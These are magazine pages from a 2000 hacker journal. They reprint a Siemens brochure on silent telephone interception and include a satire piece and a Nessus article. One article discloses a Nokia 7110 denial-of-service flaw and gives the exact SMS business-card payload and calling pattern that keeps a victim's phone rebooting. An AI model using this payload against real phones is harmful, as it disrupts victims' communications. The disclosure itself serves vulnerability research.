Daß LI nicht nur die Nutzdaten (also die Inhalte) aus den aktiven Verbindungen auskoppelt, sondern auch für jede Verbindung sogenannte Ereignisdatensätze (statistische Daten) generieren kann, die von den Nutzdaten getrennt übermittelt werden, erlaubt Ihnen von Fall zu Fall eine sehr differenzierte, genau auf die jeweiligen Erfordernisse ausgerichtete Gestaltung von Überwachungsaufträgen. So haben Sie jetzt z.B. erstmals die Möglichkeit einer rein statistischen Überwachung (mehr dazu auf Seite 8).

Sind an einer bestimmten Überwachungsmaßnahme mehrere Stellen interessiert? LI liefert – je nach Auftrag – unverzüglich jedem das Seine.
Die von LI während eines aktiven Überwachungsvorgangs erfaßten Nutz- und Ereignisdaten lassen sich an bis zu fünf Bedarfsträgereinrichtungen gleichzeitig übermitteln – und dabei gibt es vielfältige Variationsmöglichkeiten. So kann z.B. auch einer der Empfänger nur mit Ereignisdaten versorgt werden,



CP	Coordination Processor
DLU	Digital Line Unit
LEA	Law Enforcement Agency
LI	Lawful Interception
LIOS	LI-Operation System
LTG	Line Trunk Group
SN	Switching Network

während den übrigen beides zugeleitet wird. Auf diese Weise ist stets gewährleistet, daß jede der an einem Überwachungsfall beteiligten Stellen direkt und ohne Verzögerung die für ihre Aufgabe erforderlichen Informationen erhält.

Sie befürchten, daß eventuell beim Aufschalten erzeugte, verdachterregende Leitungsgeräusche den Erfolg Ihrer Überwachungsmaßnahme gefährden? LI arbeitet lautlos.
Die Funktionsweise von LI erlaubt eine völlig geräuschloses Erfassen und Übermitteln von Informationen – auch dann, wenn der Überwachungsauftrag erst während einer aktiven Verbindung gestartet wird. Daher besteht auch nicht die Gefahr, daß der überwachte Teilnehmer, durch Geräusche oder andere Beeinträchtigungen in der Leitung mißtrauisch gemacht, z.B. die Verbindung vorzeitig abbricht.

Denken Sie manchmal an die fatalen Folgen, die versehentliche oder mutwillige Systemeingriffe für Ihre Arbeit haben könnten? LI schreibt Sicherheit groß.
Dadurch, daß bei dieser integrierten Lösung kein gesondertes Leitungsnetz oder externes Equipment benötigt wird und sich alle im Zuge einer Überwachungsmaßnahme erforderlichen Schritte – für Nichtberechtigte völlig unauffällig – von einer Zentrale aus steuern lassen, reduziert sich die Gefahr unerwünschter Eingriffe auf ein Minimum. Das für LI konzipierte Managementsystem LIOS (siehe Seite 10) gewährleistet durch seine funktionelle Struktur sowie durch mehrfachen Zugangsschutz größtmögliche Datensicherheit bei der Administration der einzelnen Überwachungsaufträge.
Falls Ihr Netz über durchgehende Nr.7-Signalisierung verfügt und Ihre Überwachungseinrichtungen über ISDN angebunden sind, können Sie diese – zusammen mit den abgehenden Einrichtungen in EWSD – von Ihrem Netzbetreiber als CUG (Closed User Group) anlegen lassen und sie so vor mutwilliger Blockierung durch Fremdanrufe schützen.

Den kompletten, nach Nutz- und Ereignisdaten getrennten Informationsfluß aus sämtlichen Aktivitäten an einem überwachten Objekt liefert LI auf Wunsch an bis zu fünf Überwachungseinrichtungen gleichzeitig.

073-20

So funktioniert LI

Über die grafische Bedienoberfläche des für LI konzipierten Management-Systems LIOS wird zunächst menügeführt die jeweilige Überwachungsmaßnahme für den betreffenden Analog- oder ISDN-Teilnehmeranschluß dem Auftrag entsprechend eingerichtet. Während des Zeitraums der Überwachung erfolgt nun jedes Mal, wenn auf diesem Anschluß eine Verbindung aktiv ist, automatisch die Auskopplung der **Nutzdaten** (d.h. der Inhalte von gehenden und kommenden Telefongesprächen, Fax- und Datenübertragungen) auf eine als Stichleitung zum Bedarfsträger aufgebaute Überwachungsverbindung. Verbindungsaufbau und Datenauskopplung geschehen – in der Vermittlungsstelle (LTG) des überwachten Teilnehmers – unabhängig von der normalen Verbindung. Sie verursachen somit keinerlei Störgeräusche oder sonstige Beeinträchtigungen des regulären Betriebs. Die erfaßten Nutzdaten werden dann über Vermittlungsleitungen **an bis zu fünf Bedarfsträger gleichzeitig** bzw. an deren Überwachungseinrichtungen weitergesendet.

In der Regel lassen sich mit einer zusätzlichen LTG (EWSD-Standard-Hardware, spezielle Software) – einer sogenannten LI-LTG – gleichzeitig 30 Überwachungsverbindungen zu Bedarfsträgern herstellen. Je nach Art der zu überwachenden Teilnehmerverbindung werden entsprechend eine oder mehrere (maximal vier) parallel laufende Überwachungsverbindungen zu einem Bedarfsträger aufgebaut.

LI liefert bei Bedarf zusätzlich zu den Nutzdaten auch sogenannte **Ereignisdatensätze**, die u.a. Informationen wie Datum und Uhrzeit der jeweiligen Verbindung, Rufnummer des Gesprächspartners und Verbindungsart (gehend oder kommend) enthalten. Sie werden – völlig unabhängig von den Nutzdaten – vom LIOS aus über ein Datennetz (öffentliches X.25-Paketnetz oder LAN) zu den an die Vermittlungsstelle angeschlossenen Einrichtungen des Bedarfsträgers gesendet und dort anhand eines eindeutigen Identifikationskriteriums den entsprechenden Nutzdaten zugeordnet. Diese LI-Konfiguration setzt allerdings geeignete Auswertegeräte beim Bedarfsträger voraus.

Kommt eine Überwachungsverbindung – z.B. aufgrund von Ressourcenmangel (keine freien Leitungen oder Überwachungseinrichtungen) – nicht sofort zustande, erfolgen noch ein zweiter und dritter Versuch. Bleiben auch diese erfolglos, wird zwar die Überwachungsverbindung ausgelöst, die Verbindung des Teilnehmers zum Gesprächspartner aber unabhängig davon durchgestellt. Bei Einsatz der LI-Konfiguration mit getrennter Ereignisdatenübertragung bekommt der Bedarfsträger in solchen Fällen über das Datennetz die Meldung, daß wegen Nichtzustandekommen der Überwachungsverbindung keine Nutzdaten übermittelt werden können; Ereignisdaten hingegen erhält er trotzdem.

Immer dann, wenn auf dem überwachten Analog- oder ISDN-Teilnehmeranschluß eine Verbindung aktiv ist, kopiert LI daraus automatisch die Nutzdaten (d.h. die Inhalte von gehenden und kommenden Telefongesprächen, Fax- und Datenübertragungen) auf eine als Stichleitung zum Bedarfsträger aufgebaute Überwachungsverbindung. Dies erfolgt ohne jede Beeinträchtigung des regulären Netzbetriebs.

Ereignisdatensätze liefern aufschlußreiche Informationen über das Kommunikationsverhalten des überwachten Netzteilnehmers. Zusammengenommen ergeben all diese Informationen eine Art »Verhaltensmuster«, das allein oft schon die gewünschten Hinweise liefert, so daß sich das Einholen der Nutzdaten erübrigt. Bedarfsträger können deshalb beim Definieren von Überwachungsaufträgen von Fall zu Fall neu entscheiden, ob Sie nur Ereignisdaten oder zusätzlich auch Nutzdaten benötigen. Überdies besteht die Möglichkeit, für statistische Zwecke ausschließlich Ereignisdaten von erfolgreichen und nicht erfolgreichen Verbindungsaufbauversuchen oder von administrativen Aktivitäten (z.B. Aktivieren/Deaktivieren von Leistungsmerkmalen) an einem überwachten Objekt zu erzeugen.

Daß die Ereignisdaten dem Bedarfsträger völlig unabhängig von den Nutzdaten auf eigenen Übertragungswegen übermittelt werden, ist in dreierlei Hinsicht von Vorteil:


- Wenn die Überwachungseinrichtung des Bedarfsträgers über ISDN angeschaltet ist, besteht auch bei extrem kurzen Telefonaten nicht mehr die Gefahr, daß Teile des Gesprächs von MFV-Zeichen überlagert werden, die bislang auf derselben Leitung bestimmte Informationen (z.B. Partnernummer oder Art der Verbindung) an den Bedarfsträger signalisierten. Die Nutzdaten sind dann also in jedem Fall vollständig erfaßbar.
- Gehen – z.B. aufgrund von Leitungsausfall – Nutzdaten verloren, stehen zumindest noch Ereignisdatensätze zur Verfügung. Diese können – falls ihre Weiterleitung aus technischen Gründen nicht sofort möglich ist – aus dem EWSD, wo sie in solchen Fällen noch zwei Tage zwischengespeichert bleiben, an das LIOS übermittelt werden. Lassen sich die schließlich im LIOS gespeicherten Ereignisdaten nicht innerhalb von maximal zwei Tagen an den Bedarfsträger weitersenden, erhält dieser automatisch eine entsprechende Meldung und kann dann nötigenfalls den Netzbetreiber beauftragen, ihm die betreffenden Daten auf einem Wechselspeichermedium manuell zur Verfügung zu stellen.
- Erstmals ist nun auch eine Überwachung möglich, bei der nur statistische Daten geliefert werden.

Mit LI lassen sich folgende **Objekte überwachen**:

- sämtliche Typen von Teilnehmeranschlüssen,
  - Analoge Teilnehmeranschlüsse
  - ISDN-BA und ISDN-PA
  - Münztelefone
  - Rufnummern von Nebenstellenanlagen (falls in der Signalisierung enthalten)
  - Pilotrufnummern von Nebenstellen
  - einzelne MSN (Multiple Subscriber Numbers) eines ISDN:BA
- pro Vermittlungsstelle bis zu 10 000 VSt-eigene Teilnehmer-Rufnummern,
- pro Vermittlungsstelle bis zu 1000 VSt-fremde Teilnehmer-Rufnummern (z.B. Verbindungsaufbauten von oder zu Nebenstellen oder Rufnummern im Transitverkehr),
- Langzeitverbindungen (Standleitungen).

Selbstverständlich sind mit LI auch Verbindungen mit Anrufumleitung sowie Konferenzverbindungen überwachbar. Bei letzteren ermöglicht eine spezielle LI-Funktion die Zusammenfassung der Nutzdaten.

EWSD	Elektronisches Wählsystem, Digital
FTAM	File Transfer, Access and Management
LAN	Local Area Network
LEA	Law Enforcement Agencies
LI	Lawful Interception
LIOS	LI Operation System
MC	Monitor Center
MML/Q3	Man-Machine-Language via Q3
PSTN	Public Services Telecommunication Network



❶❷❸ Mögliche Alternativen

073-21

Ein Manager mit überdurchschnittlichem IQ

Die Steuerzentrale von LI ist das Managementsystem LIOS. Von dort aus werden alle Befehle erteilt und alle Aufgaben durchgeführt, die im Zusammenhang mit Überwachungsaufträgen stehen: vom Starten, Ändern, Beenden und Protokollieren der einzelnen Überwachungsmaßnahmen, über die Paßwortvergabe und das Einrichten von Benutzergruppen, bis hin zum Alarm-Handling. Außerdem erfolgen über das LIOS die Konvertierung, Zwischenspeicherung und Verteilung der Ereignisdatensätze.

Im Hinblick auf seinen Einsatzbereich standen bei der Strukturierung dieses Systems Sicherheitsaspekte im Vordergrund. Funktionell gesehen besteht das LIOS aus dem Operator sowie dem Administrator/Supervisor, wobei zur Gewaltentrennung folgende Aufgabenteilung vorgesehen ist:

LI-Operator-Funktion
- Überwachungsaufträge einrichten, ändern, löschen,
- Durchführung dieser Aufträge überwachen und dokumentieren,
- Entstörung,
- LI-Alarme überwachen,

LI-Administrator-Funktion
- Verwalten der Operator-, Administrator- und Supervisor-Funktion,
- Verwalten der Bedarfsträger,
- Alarm-Handling,
- Entstörung,
- Netzadministration,

LI-Supervisor-Funktion
- Verwalten der LOG-Files,
- Auditor für Überwachungsaufträge,
- Routing der Ereignisdatensätze.

Das LIOS kann bei Bedarf ohne großen Aufwand an länderspezifische Erfordernisse angepaßt werden.

Als System-Bedienoberfläche dient ein WEB-Browser, mit dem sich die vielfältigen Verwaltungsaufgaben rasch und bequem erledigen lassen. Durch entsprechende Vorkehrungen im LIOS ist dafür gesorgt, daß sämtliche Aufgaben jeweils nur von dazu autorisierten Personen ausgeführt werden. Jeder Benutzer von LIOS muß sich zunächst per Chipkarte in das System einloggen. Ein ausgeklügeltes Paßwort-System schiebt unbefugten Eingriffen einen weiteren Riegel vor. Auf Operator-Ebene lassen sich Überwachungsmaßnahmen nur von bestimmten Terminals aus initiieren. Eine speziell auf den Aufgabenumfang des Operators zugeschnittene grafische Bedienoberfläche schließt ein Überschreiten der Befugnisse aus. Der LI-Operator kann so an keinem Netzelement administrative Funktionen durchführen.

LI-Operator

LI-Administrator
LI-Supervisor

Mit dem Management-System LIOS lassen sich nicht nur alle administrativen Aufgaben im Zusammenhang mit Überwachungsaufträgen bequem abwickeln. Auch das Konvertieren, Zwischenspeichern und Verteilen der Ereignisdatensätze erfolgen über diese Steuerzentrale. Daß die einzelnen Aufgaben stets nur von dazu autorisierten Personen ausgeführt werden, wird u.a. durch die hierarchische Struktur sichergestellt.


Und auch beim Alarm-Routing unterscheidet das LIOS scharf zwischen verschiedenen Berechtigungsgraden. So werden der Operator-Ebene relevante Alarme nur auf Anforderung bzw. auf entsprechende Identifikation hin angezeigt, während auf Administrator-Ebene eine automatische Alarmierung erfolgt, wenn z.B.


- ein überwachter Teilnehmer ausgerichtet wird,
- ein überwachter Teilnehmer an einen anderen Port angeschlossen wird,
- ein Rufnummern-Bereich sich ändert,
- die Rufnummer eines überwachten Teilnehmers sich ändert,
- ein überwachter Teilnehmer eine neue MSN erhält,
- LI-Daten verlorengehen,
- ein Bedarfsträger nicht erreichbar ist (besetzt, keine freien Leitungen),
- bei COLP oder CUG die verglichenen Daten nicht übereinstimmen,
- ein Ressourcen-Engpaß besteht,
- UUS nicht funktioniert.

Automatisch dokumentiert das System jede Benutzeraktion. Der Supervisor kann auf die entsprechende Datenbank zugreifen und somit jederzeit sämtliche Vorgänge kontrollieren.

Das in Client/Server-Architektur aufgebaute LIOS ist – bei gleichem Leistungsumfang – je nach Netzgröße skalierbar. Auf Wunsch läßt sich durch redundante Konfiguration sicherstellen, daß auch dann keine Daten verlorengehen, wenn Teile des Systems ausfallen.

FTAM	File Transfer, Access and Management
ISDN	Integrated Services Digital Network
LAN	Local Area Network
LI	Lawful Interception
MML	Man-Machine Language
TCP/IP	Transmission Control Protocol/ Internet Protocol





Lawful Interception

Das Siemens Monitor Center

High-Tech speziell für Bedarfsträger

Der Auftrag ist erteilt. Der Überwachungsvorgang läuft. Informationen fließen auf verschiedenen Wegen zu Ihren Einrichtungen. Und nun?

Das gesammelte Material muß auftragsbezogen zugeordnet werden, Verwechslungen hätten hier fatale Folgen. Wichtiges ist von Unwichtigem zu unterscheiden, Digital-Signale sind in Klartext umzusetzen. Beim Auswerten müssen unter Umständen auch winzige Details näherer Betrachtung unterzogen werden können. Und dann die Archivierung: Entspricht Ihr System heutigen Ansprüchen? Wie schützen Sie Ihre »Datenschätze« vor Manipulation oder Diebstahl? Und was passiert, wenn der Strom ausfällt?

Mit dem Siemens Monitor Center – das wir speziell für den Aufgabenbereich der Bedarfsträger konzipiert haben – sind Sie in jeder Hinsicht auf der sicheren Seite. Das System speichert alle gesammelten Daten jeweils in auftragsbezogenen Dossiers und stellt durch besondere Vorkehrungen sicher, daß diese unter keinen Umständen vertauscht oder vermischt werden.

Bei der Materialauswertung erleichtern es Ihnen spezielle Filterfunktionen, schnell an die wesentlichen Informationen zu kommen. Diese lassen sich dann mit Hilfe komfortabler Tools eingehend analysieren.

Eine ganze Reihe von Vorsichtsmaßnahmen schließt jegliche Manipulation der aufgezeichneten Daten aus, die nach Bedarf zum Abhören oder Lesen per Mausklick aus dem jeweiligen Dossier abrufbar sind. Fax/Daten-Demodulation ermöglicht die Darstellung von Digitalsignalen als Klartext auf der Windows-basierten Bedienoberfläche. Ein hierarchisch aufgebautes Kontrollsystem sowie zusätzliche, auch bei kurzfristigem Systemausfall noch wirksame Paßwort- und PIN-Schranken verhindern unbefugte Zugriffe. Damit Ihnen keine Daten verlorengehen, wenn während eines laufenden Überwachungsvorgangs plötzlich das öffentliche Stromnetz ausfällt, ist das Siemens Monitor Center mit einem unterbrechungssicheren Stromversorgungssystem ausgestattet. Darüber hinaus betreut Sie unser 24-Stunden-Service bei Störungen und sonstigen Problemen.

Und obendrein sind Sie mit dem Siemens Monitor Center äußerst flexibel:

- Sie können es in jede vorhandene Infrastruktur sowie in die verschiedensten Überwachungsaufgaben einbinden – ob es dabei nun um feste, mobile oder satellitengestützte öffentliche Netze geht.
- Es ist skalierbar, d.h., es läßt sich – bei gleichbleibendem Leistungsumfang – nach Bedarf an die Größe Ihrer Organisation anpassen.

13

Erklärung der Abkürzungen

COLP	Connected Line Presentation
CUG	Closed User Group
DIU	Digital Interface Unit
EWSD	Elektronisches Wählsystem, Digital
FDN	Foreign Directory Number
IN	Intelligent Network
ISDN	Integrated Services Digital Network
ISDN-BA	ISDN Basic Access
ISDN-PA	ISDN Primary Access
LI	Lawful Interception
LIOS	Lawful Interception Operating System
LTG	Line Trunk Group
LI-LTG	Line Trunk Group für Lawful Interception
MFV	Mehrfrequenz-Verfahren
MSN	Multiple Subscriber Number
PIN	Personal Identification Number
POTS	Plain Old Telephone Services
UUS	User to User Signaling
Vst	Vermittlungsstelle
X.25	Signalisierungsprotokoll Paketdaten

Warum LI von Siemens?

Vorteile für Netzbetreiber

- Systemintegrierte, zentral steuerbare Softwarelösung
- Erfüllt strengste gesetzliche Vorgaben
- Flexibel konfigurierbar und skalierbar
- Überwachungsmaßnahmen über Standard-equipment im Netz abwickeln
- Keinerlei Beeinträchtigung des normalen Netzbetriebs
- Sichere und diskrete Durchführung von Überwachungsmaßnahmen netzweit von einem Administrationszentrum aus
- Bis zu 10 000 Teilnehmeranschlüsse pro Vst gleichzeitig überwachen
- Bis zu 1000 Vst-fremde Teilnehmeranschlüsse pro Vst gleichzeitig überwachen

Vorteile für Bedarfsträger

- Alle Arten von Festnetzkommunikation überwachbar
- Alle Anschlußtypen überwachbar (POTS, ISDN, Münztelefone)
- Auch Überwachung Vst-fremder Teilnehmerrufnummern möglich (über Vermittlungsleitungen)
- Geräuschlose Datenerfassung und -übertragung
- Überwachungsauftrag auch während einer aktiven Verbindung unbemerkt vom überwachten Teilnehmer starten
- Getrennte Bereitstellung von Nutz- und Ereignisdaten
- Wahlweise auch nur Ereignisdaten generierbar
- Erfaßte Daten je Überwachungsmaßnahme an bis zu fünf Bedarfsträger gleichzeitig verteilbar
- Sichere Administration der Überwachungsaufträge

073-24
#073 / Winter 2000
die datenschleuder.

BIG BROTHER IS... LISTENING!

Spaß mit Nokia – Denial of Service Attack für Mobiltelefone

von Djenja und Robert S. Plaul

Daß der nach eigenen Angaben größte Hersteller von Mobiltelefonen wirklich nette Taschenbeschwerer herstellt, die im Allgemeinen auch ziemlich gut funktionieren, dürfte den meisten von uns bekannt sein. Auch daß es da ein Modell gibt, das eben genau das manchmal nicht tut, und folglich seine Besitzer hauptsächlich mit der Frage quält, wann es wohl als nächstes abtürzen wird, hat sich mittlerweile herumgesprochen. Doch daß das Nokia 7110, um das es hier hauptsächlich gehen soll, sich remote rebooten läßt, ist schon weniger Leuten bekannt.

Grund dafür ist ein Fehler im Resolving-Algorithmus, der zu einer Nummer den dazugehörigen Namen im Telefonbuch heraussucht. Existieren zu einem Namen nämlich zwei identische Rufnummerneinträge, die außerdem jeweils mit einem "*" beginnen, so hängt sich das Telefon beim Auflösen der Nummer (ohne "*" versteht sich) auf. Dies betrifft alle Gelegenheiten, bei denen das Telefon versucht, statt einer Nummer einen Namen anzuzeigen, also Lesen von Kurzmitteilungen von dieser Nummer, Aufbau von Verbindungen zu dieser Nummer und natürlich ankommende Anrufe von dieser Nummer. Da der Algorithmus nur die letzten 7 Stellen vergleicht, kann es auch noch andere Nummern betreffen. Ankommende Anrufe von diesen Nummern werden nicht signalisiert und das Telefon begibt sich in einen extrem interessanten Modus: Während die Statusanzeige nichts erahnen läßt, bereitet sich das Telefon tief im inneren schon mal auf einen Reboot vor. Versucht man es dabei zu stören, etwa indem man Speicherfunktionen aufruft (Telefonbuch, Anruflisten, SMS), so bootet es auch sofort, ansonsten läßt es sich ca. eine Minute Zeit. Bei einigen Modellen kann es auch mal eine Viertelstunde sein, und einige Exemplare verweigern in dieser Zeit auch jegliche sonstige Kommunikation.

Nun mag dies alles recht wenig interessant klingen, denn wer hat schon so merkwürdige Einträge in seinem Telefonbuch? Nun ja, von selbst kommen die da nicht rein, aber vielleicht per SMS?

Smart Messaging

Um solche Dinge zu ermöglichen, hat Nokia das Smart Messaging erdacht. Jeder kennt die Visitenkarten, die sich nicht nur per IR, sondern auch als SMS verschicken lassen. Auch Logos und Klingeltöne werden so verschickt. Wir haben uns im Zusammenhang mit dem oben beschriebenen Bug etwas mit Smart Messaging beschäftigt und wollen Euch heute am Beispiel der Compact Business Cards einen kleinen Einblick geben.

Die Telefone verschicken Business Cards normalerweise im standardisierten vCard-Format. Ja, genau, das ist das, was der Netscape Messenger manchmal mitschickt. Das Format funktioniert leider nicht, wenn man es selbst schreibt, da es von 8-Bit-Übertragung der SMS und dem User Data Header abhängig ist. Text-

SMS werden aber normalerweise nur im 7-Bit-Format übertragen.

Doch fuer Business Cards gibt es noch ein anderes in den Smart Messaging Specifications festgelegtes Format, das sich auch mit dem in eurem Telefon eingebauten Gimmick-Parser verschicken läßt. Das Format ist ziemlich simpel und geht so (<lf> = Line feed); Schlüsselwörter sind grundsätzlich case-sensitive.)

```
Business Card<lf> <name><lf> <com-
pany><lf>  <title><lf>  <phone><lf>
<fax><lf>  <email><lf>  <postal-ad-
dress><lf>
```

Alle Felder, die in der Mitte leergelassen werden sollen, müssen trotzdem mit <lf> abgeschlossen werden. Alle am Ende leergelassenen felder können weggelassen werden. Der Aufbau von <phone> und <fax> ist tel <telefonnummer> bzw. fax <faxnummer> wobei auch mehrere durch <lf> getrennte Zeilen exitieren können. Beispiel: Business Card<lf> T-0190-Info<lf> <lf> <lf> tel +49130190190<lf>

Einziges Problem ist, daß man Nokia-Telefonen normalerweise kein Linefeed eingeben kann. Doch z.B. mit dem Palm-Programm "SMS Monkey Messenger" lassen sich selbst in der Shareware-Demo-Version genug LFs per IR zum Telefon schicken.

Nokia Attacks!

Doch kehren wir zurück zum Ausgangspunkt dieses Berichtes: Wir wollten ja ein Telefon remote rebooten.

Stellen wir uns einmal folgendes Beispiel vor: Angreifer A schickt Opfer O direkt oder über einen FreeSMS-Dienst Business Card vom folgenden Format:

Business Card<lf> Claudia<lf> <lf> <lf> tel *0172xxxxxxx<lf> tel *0172xxxxxxx<lf> claudia_17@hotmail.com<lf>

O empfängt die Visitenkarte und denkt sich "Wer auch immer Claudia ist, vielleicht kann ich die Nummer ja mal gebrauchen" und speichert sie ab. Kurze Zeit später ruft A von einem beliebigen Telefon, das xxxxxxx als letzte Stellen der abgehend übermittelten Rufnummer hat, bei O an. Und drei Minuten später wieder. Und wieder. O bekommt von den Anrufen nichts mit, da das Telefon ja nichts anzeigt. Vielleicht bemerkt er noch nicht einmal, daß sein Telefon regelmäßig rebootet und dadurch fast die ganze Zeit nicht erreichbar ist. Ist O beruflich von Erreichbarkeit abhängig, so kann das böse Folgen haben. Wenn A auch noch eine SMS von einer xxxxxxx-Nummer aus an A schickt, kann O keine SMs mehr lesen, bis er den Eintrag im Telefonbuch gelöscht hat.

Da für xxxxxxx-Nummern keine Einträge in der Anruferliste angelegt werden, wird O auch nie erfahren, von welcher Nummer A anruft, denn A verwendet natuerlich_nicht_ die 0172-xxxxxxx. Findet O tatsächlich den Telefonbucheintrag, so fällt der Ärger womöglich noch auf den Besitzer der D2-Nummer zurück.

Betrifft's mich?

Der Bug wurde uns mittlerweile von vielen Leuten bestätigt. Allerdings kursierte die Meinung er beträfe nur ältere Telefone. Nun ja, zumindest mit von uns getesteten 7110ern mit den Softwareversionen 4.80, 4.84, 4.88 und 5.00 hat alles problemlos funktioniert. Auch ein 6210 mit V4.08 war betroffen. Man bedenke, daß die Version 5.00 erst wenige Wochen alt ist. Bedanken wir uns bei Nokia !

Wir werden uns weiter mit Smart Messaging beschäftigen und bei Interesse (hoffentlich) in der nächsten DS weiter berichten. Weitere Informationen zu Smart Messaging finden sich in den Smart Messaging Specifications, die man im Developer-Bereich von [1] findet. Feedback zum Artikel an mailto:*nokiafun@high.de*.

---

*[1] http://*www.forum.nokia.com/

To the citizens of the United States of America,

In the light of your failure to elect a President of the USA and thus to govern yourselves, we hereby give notice of the revocation of your independence, effective today.

Her Sovereign Majesty Queen Elizabeth II will resume monarchial duties over all states, commonwealths and other territories. Except Utah, which she does not fancy. Your new prime minister (The rt. hon. Tony Blair, MP for the 97.85% of you who have until now been unaware that there is a world outside your borders) will appoint a minister for America without the need for further elections. Congress and the Senate will be disbanded. A questionnaire will be circulated next year to determine whether any of you noticed.

To aid in the transition to a British Crown Dependency, the following rules are introduced with immediate effect:

1. You should look up "revocation" in the Oxford English Dictionary. Generally, you should raise your vocabulary to acceptable levels. Look up "vocabulary". Using the same twenty seven words interspersed with filler noises such as "like" and "you know" is an unacceptable and inefficient form of communication. Look up "interspersed".

2. There is no such thing as "US English". We will let Microsoft know on your behalf.

3. You should learn to distinguish the English and Australian accents. It really isn't that hard.

4. Hollywood will be required occasionally to cast English actors as the good guys.

5. You should relearn your original national anthem, "God Save The Queen", but only after carrying out task 1. We would not want you to get confused and give up half way through.

6. You should stop playing American "football". You will no longer be allowed to play it, and should instead play proper football. Those of you brave enough will, in time, be allowed to play rugby (which is similar to American "football", but does not involve stopping for a rest every twenty seconds or wearing full kevlar body armour like nancies).

7. You should declare war on Quebec and France, using nuclear weapons if they give you any merde. The 98.85% of you who were not aware that there is a world outside your borders should count yourselves lucky. The Russians have never been the bad guys. "Merde" is French for "shit".

8. July 4th is no longer a public holiday. November 8th will be instead, but only in England. It will be called "Indecisive Day".

9. All American cars are hereby banned. They are crap and it is for your own good. When we show you German cars, you will understand what we mean.

10. Please tell us who killed JFK. It's been driving us crazy. Thank you for your cooperation.

Nessus - Admins Fluch oder Segen?

von Cemil Degirmenci

Nessus ist ein Remote-Security-Scanner welcher der Internetgemeinde völlig frei zur Verfügung steht und sich sehr leicht per scripts updaten lässt. Nessus beruht im Gegensatz zu fast allen anderen Scannern auf einen Client-Server Prinzip. Nessus vertraut, wenn man der Website glauben schenken darf, nichts und niemanden.

Seit wann gibt es Nessus? Nessus wird im Januar 2001 3 Jahre alt. Die öffentliche Version ist 2,5 Jahre alt. Während dieser Zeit wurde er selbstverständlich gut betreut, und ist im Bezug auf Sicherheit "up-to-date".

Wieviele Leute arbeiten an Nessus? Das Kernteam besteht nur aus 2 Leuten, Jordan Hrycaj und Renaud Deraison, zusätzlich kommt noch Unterstützung von vielen anderen Menschen rund um die Welt, wie bei OpenSource üblich.

Warum Nessus?

Auf die Frage, warum Nessus programmiert wurde, erhielt ich folgende Antworten von Deraison: "*To attempt to impress girls : Seriously though, I'm doing that because*:

• *Everyone should be able to determine if one's network (or single workstation) can be easily broken into or not, without having to pass a degree in system administration and without having to pay thousands of dollars. I don't want a 2,000 hosts lab to be broken into just because they can not afford to assess their own security. I don't want to let John Doe, who's been running Linux on his computer for less than 10mn, to become a DDoS agent because the distribution he installed was shipped with buggy stuff. (read : "free security for all - from the most knowledgeable to the newcomer")*

• *Other vulnerability scanners are not clear in how they really perform a security audit. You don't see how they work, so you don't know how accurate they are. (read : "open source tools are great. Proprietary ones are not")*

• *It's extremely fun. Try it, it's addictive."*


Wie denkt Nessus?

Er "denkt" nicht nach ports, sondern nach Eigenschaften der ports. So könnte z.B. der Webserver auf Port 22 (ssh) laufen, Nessus würde es nicht als ssh abstempeln, sondern würde wirklich den Webserver erkennen. Nessus checkt jeden Port des Hosts nach: -Service der auf dem Port läuft -Versionsnummer des Services -Begrüssungsteste, etc -Bekannten Sicherheitslücken -Bekannten Standard-/ Defaultpasswörter -Bekannten Exploits.

